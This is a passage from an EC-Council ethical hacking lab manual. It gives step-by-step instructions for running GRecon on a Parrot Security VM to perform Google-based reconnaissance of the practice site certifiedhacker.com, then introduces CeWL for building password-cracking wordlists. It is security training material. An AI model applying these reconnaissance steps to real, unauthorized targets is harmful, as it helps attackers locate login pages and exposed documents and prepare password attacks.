
GRecon is a Python tool that can be used to run Google search queries to perform reconnaissance on a target to find subdomains, sub-subdomains, login pages, directory listings, exposed documents, and WordPress entries.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now type **cd GRecon** and press **Enter** to navigate to GRecon directory.




6. In the terminal window type **python3 grecon.py** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


7. **GRecon** initializes, in the **Set Target (site.com):** field type **certifiedhacker.com** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **GRecon** searches for available subdomains, sub-subdomains, login pages, directory listings, exposed documents, WordPress entries and pasting sites and displays the results.

   Note: It will take approximately 5 minutes to complete the search.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



9. Attackers can further use the gathered information to perform various web application attacks on the target website.
10. This concludes the demonstration of gathering information about a target website using GRecon.
11. Close all open windows and document all the acquired information.

Task 7: Gather a Wordlist from the Target Website using CeWL

The words available on the target website may reveal critical information that can assist in performing further exploitation. CeWL is a ruby app that is used to spider a given target URL to a specified depth, optionally following external links, and returns a list of unique words that can be used for cracking passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

